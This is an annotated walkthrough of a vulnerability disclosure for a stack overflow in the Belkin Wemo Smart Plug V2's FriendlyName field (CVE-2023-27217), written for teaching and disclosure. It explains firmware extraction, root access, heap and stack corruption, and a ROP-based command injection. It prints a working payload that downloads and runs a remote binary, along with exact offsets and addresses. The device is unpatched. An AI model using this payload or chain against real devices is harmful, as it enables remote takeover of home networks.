The device runs OpenWRT Linux, kernel 3.18.27, on a MediaTek MT7688AN SoC. OpenWRT is a small Linux distribution made for embedded devices such as routers. The kernel is the core of the operating system. An SoC (system on a chip) is a single chip that contains the processor and much of the supporting hardware.
Finding it
Opening the device and reading the firmware
Inside the case there are two boards: a high-voltage board that connects to the power outlet, and a low-voltage board with the SoC, test headers and Wi-Fi modules. A test header is a row of exposed metal pins on the board that engineers use for diagnostics.
The previous version of the plug ran OpenWRT, so the researchers expected the same here. On the smaller board they found the MediaTek SoC and Winbond 512MB DRAM chips. The MT7688AN has a 580MHz MIPS24KEc CPU and 2.4 GHz Wi-Fi, enough to run a Linux-based OS. DRAM is the working memory of the device, the equivalent of the RAM in a laptop. MIPS is a family of processor designs; the exact model matters later because its instructions and registers have particular names.
On the other side of the board sits the MXIC MX25L12835F, a 128MB serial flash EEPROM holding the firmware. Flash is memory that keeps its contents when the power is off, like a USB stick; EEPROM is an older name for the same idea.
They attached an 8-pin SOIC test clip directly to the EEPROM and used a device programmer to extract the firmware. In plain terms: they clamped onto the chip that stores the software and copied its contents out.
Running the dump through Binwalk confirmed OpenWRT Linux with kernel 3.18.27:
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x73B5928B, created: 2022-12-08 13:49:43, image size: 1255269 bytes, Data Address: 0x80000000, Entry Point: 0x80000000, data CRC: 0x98F10FFF, OS: Linux, CPU: MIPS, image type: OS Kernel Image, compression type: lzma, image name: "MIPS OpenWrt Linux-3.18.27"
64            0x40            LZMA compressed data, properties: 0x6D, dictionary size: 8388608 bytes, uncompressed size: 3740700 bytes
1572864       0x180000        Squashfs filesystem, little endian, version 4.0, compression:xz, size: 3607690 bytes, 672 inodes, blocksize: 262144 bytes, created: 2022-12-08 13:49:40
Line by line:
DECIMALandHEXADECIMALare two ways of writing the same position inside the file. Decimal is the everyday counting system; hexadecimal is base 16, written with 0x in front, and is convenient for computers because each hex digit maps neatly to four bits.- The first row describes a
uImage header: a small block of metadata at the very start of the file that says what the rest is. It reports the image nameMIPS OpenWrt Linux-3.18.27, which is the confirmation the researchers wanted. - The second row describes
LZMA compressed data: a compressed block, like a zip archive, that has to be unpacked before you can read it. - The third row describes a
Squashfs filesystem: the actual file system of the device, the collection of files and folders the operating system sees. Squashfs is a read-only compressed file system commonly used in embedded devices.
Strings in the binary blob gave up the UART configuration. A string is a run of readable text inside a binary file; searching for strings is a quick way to find hints such as settings and messages without fully understanding the code.
No documentation of the UART or JTAG pinouts existed online, so the researchers probed the test headers while the device booted until they had the pinout. JTAG is another debugging interface, used to control a chip at a very low level. Probing means attaching wires to candidate pins and watching what happens.
Getting root
The UART console presented an OpenWRT login prompt, but the root password was unknown and not published. Root is the all-powerful account on a Linux system, the equivalent of an administrator with no restrictions. John the Ripper against the hash did not produce a result in a reasonable time. Because they had keyboard and screen access over UART, they booted into recovery mode (single user mode) and changed the root password there, which gave them root on a running system. Single user mode is a special startup mode that skips the normal login and drops you straight into a shell, useful for repairs and equally useful for research.
With root they could see the running programs, how they work and which ports were open, and they set the root password to gain SSH access. A port is a numbered doorway on a computer through which a particular service listens; knowing which ports are open tells you what the device offers to the network. Over SSH they uploaded GDB and gdbserver. Running ps showed a process that immediately stood out: wemoApp, created by Belkin. ps is a command that lists the programs currently running; a process is one running instance of a program.
The name field
Having used the app, the researchers knew it lets the user name the device. The default name out of the box was "Wemo mini 6E9".
The name field looked interesting, especially because the app imposed guardrails when changing it.
That raised two questions: who enforces the limit, and what happens if the name is longer than 30 characters? To answer them, the researchers connected to the device with pyWeMo over UPnP and set a name longer than 30 characters. It worked. The restriction was enforced only by the app, not by the firmware code. As the report puts it, input validation like this should not be managed just on the surface level. Input validation means checking that what a user sends is acceptable before using it; doing it only in the app is like a nightclub checking IDs at the door of the car park but not at the entrance.
At this point they learned the name of the variable holding the device name, FriendlyName.
Crashes and heap corruption
The answer to the second question came quickly. Every name longer than 68 bytes, and shorter than about 300 bytes, caused a SIGSEGV crash that sent the device into a boot loop, visible on the UART console. A byte is a single character of data; 68 bytes is roughly 68 ordinary letters. SIGSEGV is the signal a program receives when it touches memory it is not allowed to touch, and the operating system kills it. A boot loop is when a device restarts, crashes again, restarts again, and never finishes starting up.
Further analysis showed that FriendlyName was handled by the wemo_ctrl and wemoApp processes, and that in almost all cases the segmentation faults were in heap-related functions: malloc(), free(), realloc() and so on. These are the functions a program uses to ask for memory (malloc), give it back (free) and resize it (realloc). If their bookkeeping is damaged, they crash.
To see what the overflow did to memory, they used names made of repeated character chunks:
abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ
This is simply the alphabet in lower case followed by the alphabet in upper case. The point is that every character is different, so wherever a chunk of this text turns up in memory, you can tell exactly which part of the name it came from. It is like marking a wad of banknotes with sequential serial numbers so you can recognise them later.
Tracking those chunks showed the FriendlyName being trimmed to different sizes. In one instance, at an offset of 804 bytes after malloc() in libc (specifically libuClibc-0.9.33.2.so), they found this instruction:
lw $t0, 0xC($a3)
Line by line:
lwmeans load word: read a 32-bit value from memory into a register.$t0is the register that receives the value. Registers are tiny, very fast storage slots inside the processor, like the few items you can hold in your hands while working.0xC($a3)means take the address held in register$a3, add 0xC (twelve) to it, and read from there. So$a3is being used as a pointer, a value that says where in memory to look.
Here $a3 equals 0x66656463, or "cdef" in little-endian, which is letters 3 to 6 of the illegally long FriendlyName. Little-endian is a convention for storing multi-byte numbers where the least significant byte comes first, so the bytes for c, d, e, f read as a number appear reversed when written out. The fact that a register held letters from the name proved the heap metadata was being corrupted and the corrupted values were used in later heap operations. What it did not yet show was exactly where the corruption happened, or whether and how it could be leveraged.
Exploitation
Step 1: locate the corruption
In one attempt the control flow pivoted to the heap and hit an illegal instruction, and the heap turned out to be executable. Control flow is the order in which a program executes its instructions; if it pivots to the heap, the processor starts running whatever bytes are there. An illegal instruction is a byte pattern the processor does not recognise as a valid command. Executable heap means the memory region holding data is also allowed to run as code, which is convenient for an attacker because data they control can become code.
To find the exact point of corruption they wrote a gdb script that printed the internal state of the heap, and searched for the bug like a binary search: set a breakpoint at a suspected location, check the heap for signs of corruption when it hits. Corruption present means it happened earlier; otherwise look further forward. A breakpoint is a marker that tells the debugger to pause the program at that spot so you can look around. A binary search is the technique of halving the search space each time, like finding a word in a dictionary by opening it in the middle.
The image below shows corrupted metadata carrying bytes from the illegal FriendlyName. In the last mchunk, the next pointer spells "cdef" (0x66656463), prev spells "ghij" (0x6a696867), and so on. Metadata is data about data: here, the heap's own records of which blocks are free and which are in use. A pointer is a value that says where something is in memory. mchunk is the name of the structure the C library uses for each heap block.
Step 2: remove ASLR as a variable
ASLR made the library load at a different address after every crash, which interfered with testing. ASLR (Address Space Layout Randomization) is a defence that shuffles where programs and libraries sit in memory each time they start, so an attacker cannot rely on a fixed address. They disabled it temporarily:
`# echo 0 > /proc/sys/kernel/randomize_va_space`
Line by line:
- The backticks around the whole line are how the report presents it; the command itself is what sits between them.
#is the shell prompt for the root user, not part of the command.echo 0prints the character 0.>redirects that output into a file instead of the screen./proc/sys/kernel/randomize_va_spaceis a special file that controls ASLR on Linux. Writing 0 into it turns ASLR off.
With ASLR off, the heap SIGSEGV crashes stopped. Passing an 80-character FriendlyName using name[:80] instead produced a crash in the memory stack. name[:80] is Python notation for the first 80 characters of a string.
The crash occurred at address 0x6e6d6c6b, which is "klmn" in little-endian, characters [76:80] of the FriendlyName. That gave them predictability and a measure of control over program flow. In other words, the processor tried to jump to an address made of the last four characters of the name, which means the attacker can influence where the program goes next.
Step 3: find the unsafe copy
The crash came from an unsafe call to strcpy() that copied a buffer containing the FriendlyName into the wemoStateUpdate() function in the wemo_ctrl executable. strcpy() is a C function that copies a string from one place to another and keeps going until it meets a zero byte, with no idea how much room the destination has. A buffer is a fixed-size area of memory reserved for data. The stack buffer is 0x44 bytes (68 in decimal), which is why names longer than 68 characters crashed.
Immediately after the buffer sits the $s0 register at offset [68:72], then the frame pointer $fp at [72:76], then the return address $ra at [76:80]. The notation [68:72] means bytes 68 up to but not including 72. The frame pointer is a register that marks where the current function's data lives on the stack. The return address is where the processor goes when the function finishes; overwriting it is how an attacker redirects execution.
$pc was pointing at $ra ("klnm") and there was no stack canary. $pc is the program counter, the register that says which instruction to run next. A stack canary is a secret value placed next to the return address; if it changes, the program knows the stack was overwritten and stops before returning. Here there was none, so nothing stopped the overwrite.
One detail matters for the offsets: the destination of strcpy() is not the start of the FriendlyName buffer but 4 bytes after it, because of this opcode:
0x407530: addiu $v1, 4
Line by line:
0x407530is the address of this instruction in memory.addiumeans add immediate unsigned: add a constant to a register.$v1is the register being changed.4is the constant being added.
That is why there are 0x44 bytes before the overflow reaches the saved registers rather than 0x48.
Step 4: choose a target and a technique
The researchers focused on wemo_ctrl because, unlike other libraries, it was consistently loaded at the same address even with ASLR on. They used ROP chains. ROP (return-oriented programming) is a technique where, instead of writing new code, you reuse small snippets already present in the program by overwriting return addresses so the program jumps from snippet to snippet. It is like redirecting a train by flipping switches so it runs along existing tracks rather than laying new ones. The idea: repeated attempts, even with ASLR on, will sometimes produce a stack overflow without the heap corruption crashing the process first. wemo_ctrl restarts automatically after every crash, so attempts can be repeated indefinitely. The only cost is a roughly 10-second window after each crash during which the UPnP interface does not respond, which in a real attack would be unnoticeable to the user.
Three limitations shaped the payload. A payload is the data you send to trigger the behaviour you want.
wemo_ctrlloads in the low range 0x00400000 to 0x00413000. Because the payload is delivered withstrcpy(), the null terminator must be the most significant byte of the return address at the end of the payload. A null terminator is the zero byte that marks the end of a string;strcpy()stops there. The most significant byte is the highest-value byte of a number, the one that changes the number most. Only one ROP gadget can be used on the current stack, and the whole payload must be 80 bytes or less. A gadget is one of those small snippets of existing code.- The UPnP library and the XML parser that the input passes through before reaching
wemoStateUpdaterestrict the characters. An XML parser reads the structured text that UPnP messages are made of. All bytes from 0x80 and above are rejected, as are some special characters such as&and<. The researchers treated this as unintended, partial input sanitisation. Sanitisation is cleaning input before using it; partial means it blocks some things but not the dangerous ones. - The single chain runs with very limited register control: only
$s0,$fpor$ra. The stack location is unknown because the overflow happens on a new secondary thread created to handleChangeFriendlyNameUPnP calls. A thread is an independent stream of execution inside a program, like a second worker doing a job in parallel.$spis the stack pointer, the register that says where the current stack is. Even with ASLR disabled there are about 8 to 16 possible$spvalues, always some small multiple of 0x200000 apart.
Step 5: build the payload
The payload below calls system() in wemo_ctrl, in a function the researchers named delete_dir(). system() is a C function that hands a string to the operating system to run as a command, which is exactly what an attacker wants.
;wget http://[redacted]:8080/r;chmod +x r;./r [redacted] 4444# XK6w|I6wh:@
Line by line:
;ends the previous command and starts a new one, so the shell treats what follows as a separate command.wget http://[redacted]:8080/rdownloads a file calledrfrom a web server at that address and port.;chmod +x rmarks the downloaded file as executable, so the system is allowed to run it.;./r [redacted] 4444runs the file, passing it an address and a port number as arguments.#starts a comment in the shell, so everything after it is ignored by the shell. The characters after it are there to shape memory, not to be executed.XK6w|I6wh:@are the bytes that fill the space needed to reach and overwrite the saved registers.
The goal was the call to system at 0x403A90 with control over $a0 or $v0, both of which are NULL when returned from wemoStateUpdate. $a0 and $v0 are registers used to pass arguments and return values between functions. NULL means the value zero, which as an address points nowhere useful.
With the 80-character limit, the highest reachable address is 0x403A7C, so snprintf() has to be called first. snprintf() is a C function that builds a formatted string in a buffer. Leaving $a0 as NULL is still a problem, because snprintf() would then segfault on its destination buffer argument. The return therefore has to go to an even earlier address, 0x403A68, the latest point at which $a0 can be controlled. There, the format string of snprintf() allows command injection: note the rm -rf %s at address 0x403A78. A format string is a template with placeholders such as %s that get filled in with values. Command injection means user-controlled text ends up being run as a system command. rm -rf %s is a command that deletes a directory and everything in it, with %s standing in for whatever text is supplied.
The plan was to point $a0 at the FriendlyName payload when snprintf() is called. The payload starts with the injection itself (wget http://192.168.1.52...) and the rest shapes the registers so the sequence happens:
$a3holds the address of theFriendlyName. At 0x403A7C it takes the address from$fpwith an offset of 0x220.$s0is set by the payload to the stack address at the start of theFriendlyName. Saving it into$s0is a byproduct; what matters is that the address lands somewhere on the stack where it can be loaded into$a3at 0x403A7C.$fpis set to 0x220 less than the stack address in$s0, to compensate for the offset at 0x403A7C.$rais set to 0x403A68 to run the injection, which is theh:@at the tail of the payload.
The screenshots below show how it comes together.
The values in $fp and $s0 are a guess at the stack address of the FriendlyName, and in the screenshot the guess was wrong. With ASLR off, reaching the real address needs only minimal trial and error because there are only 8 to 16 options. With ASLR on, the researchers believe brute force is still feasible, since a wrong guess only causes a brief, transparent crash. Brute force means trying every possibility until one works.
Root cause
The FriendlyName is copied with strcpy() into a stack buffer in wemoStateUpdate() in wemo_ctrl, with no bounds check; the destination is 4 bytes after the start of the buffer. A bounds check is a test that the data fits before copying it. The 30-character limit exists only in the mobile app; the firmware accepts longer names over UPnP. Names longer than 68 bytes overflow the buffer and overwrite $s0, $fp and $ra, and there is no stack canary to stop the return-address overwrite. The heap is executable, and heap metadata is corrupted by the same input, which is what produces the crashes in malloc(), free() and realloc().
The UPnP library and XML parser reject bytes from 0x80 upwards and characters such as & and <, which constrains the payload but does not prevent exploitation.
Impact
A name longer than 68 bytes crashes the device into a boot loop. With a crafted payload, the researchers demonstrated command injection through the snprintf() format string, reaching system() in wemo_ctrl. The attack is repeatable because wemo_ctrl restarts after each crash, and a wrong stack guess only causes a brief crash that the user would not notice.
Belkin told the researchers the device is at the end of its life and will not be patched, and the report notes that many of these devices are likely still deployed. MITRE issued CVE-2023-27217. The report adds a note outside the scope of the research: from what the researchers gathered, the vulnerability could be triggered through the Cloud interface, meaning without a direct connection to the device, which would make the Wemo Cloud infrastructure a potential attack vector.
Fix
No fix was issued: Belkin declined to patch the device. The report's recommendations for users are:
- Avoid exposing the Wemo Smart Plug V2 UPnP ports to the internet, either directly or via port forwarding. Port forwarding is a router setting that lets outside traffic reach a device inside your home network.
- In a sensitive network, segment the plug properly so it cannot communicate with other sensitive devices on the same subnet. A subnet is a group of devices on the same local network that can talk to each other directly; segmentation means putting the plug on its own group so it cannot reach the others.
Variants to test
- Send a
FriendlyNamelonger than 30 characters over UPnP with pyWeMo. A positive result is that the device accepts it, showing the limit is client-side only. Client-side means the check happens in the app on your phone, not on the device. - Send names longer than 68 bytes and watch the UART console. A positive result is a SIGSEGV and a boot loop.
- Send names made of repeated character chunks and inspect the heap in gdb. A positive result is heap metadata containing those characters, for example a next pointer spelling "cdef".
- Disable ASLR and send an 80-character name. A positive result is a crash at an address spelling characters [76:80] of the name in little-endian.
- Check whether the heap is mapped executable. A positive result is rwxp permissions. Permissions describe what a memory region allows: r for read, w for write, x for execute, p for private.
- Look for
strcpy()into fixed-size stack buffers in UPnP handlers, and check for a stack canary. A positive result is a copy with no bounds check and no canary. - Look for
snprintf()format strings containing commands such asrm -rf %sin reachable code. A positive result is a format string that passes user input to a shell.
Glossary
- ASLR (Address Space Layout Randomization): a defence that places programs and libraries at random addresses each time they start, so an attacker cannot rely on fixed addresses.
- Binwalk: a tool that scans a file and reports the different sections and file systems inside it.
- Boot loop: a device that keeps restarting and crashing before it finishes starting up.
- Bounds check: a test that data fits in its destination before it is copied.
- Breakpoint: a marker that tells a debugger to pause a program at a chosen point.
- Brute force: trying every possibility until one works.
- Buffer: a fixed-size area of memory reserved for data.
- Buffer overflow: writing more data into a buffer than it can hold, so the extra data spills into neighbouring memory.
- Byte: a single unit of data, roughly one character.
- Canary (stack canary): a secret value placed next to a return address; if it changes, the program knows the stack was overwritten.
- Client-side: a check or behaviour that happens in the app on the user's device rather than on the server or device being controlled.
- Command injection: making a system run text supplied by an attacker as if it were a command.
- Control flow: the order in which a program executes its instructions.
- CVE: a public identifier for a specific known vulnerability.
- Debugger: a tool that lets you pause a running program and inspect its memory and registers.
- Device programmer: hardware that reads or writes the contents of a memory chip.
- DRAM: the working memory of a device, lost when power is removed.
- EEPROM / flash: memory that keeps its contents when the power is off.
- Executable heap: a memory region holding data that is also allowed to run as code.
- Firmware: the software permanently stored inside a device.
- Format string: a template with placeholders such as
%sthat get filled in with values. - Frame pointer (
$fp): a register marking where the current function's data lives on the stack. - Gadget: a small snippet of existing code reused in a ROP chain.
- GDB / gdbserver: a debugger and its small helper that runs on the target device.
- Hash: a scrambled form of a value, such as a password, from which the original is hard to recover.
- Heap: the memory area a program uses for data it creates while running.
- Hexadecimal: base-16 notation, written with 0x in front, convenient for representing memory values.
- Illegal instruction: a byte pattern the processor does not recognise as a valid command.
- Input validation: checking that user-supplied data is acceptable before using it.
- IoT (Internet of Things): everyday objects with a small computer and a network connection inside.
- JTAG: a low-level debugging interface for controlling a chip.
- Kernel: the core of an operating system.
- Little-endian: a convention where the least significant byte of a number is stored first.
malloc()/free()/realloc(): C functions that request, release and resize heap memory.- Metadata: data about data, such as the heap's records of which blocks are free.
- MIPS: a family of processor designs.
- Most significant byte: the highest-value byte of a number.
- Null terminator: the zero byte that marks the end of a string.
- NULL: the value zero, which as an address points nowhere useful.
- Offset: a distance from a starting point, used to locate a byte within a structure.
- OpenWRT: a small Linux distribution for embedded devices such as routers.
- Payload: the data sent to trigger the behaviour you want.
- Pointer: a value that says where something is in memory.
- Port: a numbered doorway on a computer through which a service listens.
- Port forwarding: a router setting that lets outside traffic reach a device inside a home network.
- Process: one running instance of a program.
- Program counter (
$pc): the register that says which instruction to run next. - pyWeMo: a community-built Python module for discovering and controlling WeMo devices over UPnP.
- Register: a tiny, very fast storage slot inside the processor.
- Return address (
$ra): where the processor goes when a function finishes. - ROP (return-oriented programming): reusing small snippets of existing code by overwriting return addresses.
- Root: the all-powerful administrator account on a Linux system.
- Sanitisation: cleaning input before using it.
- Segmentation fault (SIGSEGV): the signal a program receives when it touches memory it is not allowed to touch.
- Single user mode: a startup mode that skips the normal login and drops you straight into a shell.
- SoC (system on a chip): a single chip containing the processor and much of the supporting hardware.
- SOIC test clip: a small clamp with metal contacts that grips the legs of a chip.
- SSH: an encrypted remote login, like a secure terminal into another computer.
- Stack: the memory area used for short-lived bookkeeping such as function calls and return addresses.
- Stack pointer (
$sp): the register that says where the current stack is. strcpy(): a C function that copies a string until it meets a zero byte, with no idea how much room the destination has.- String: a run of readable text.
- Subnet: a group of devices on the same local network that can talk to each other directly.
system(): a C function that hands a string to the operating system to run as a command.- Test header: a row of exposed metal pins on a board used for diagnostics.
- Thread: an independent stream of execution inside a program.
- UPnP (Universal Plug and Play): a protocol that lets devices on the same network find and talk to each other automatically.
- UART: a simple serial connection that carries text back and forth between a device and a terminal.
- Variable: a named box in a program that holds a value.
- XML parser: software that reads the structured text that UPnP messages are made of.



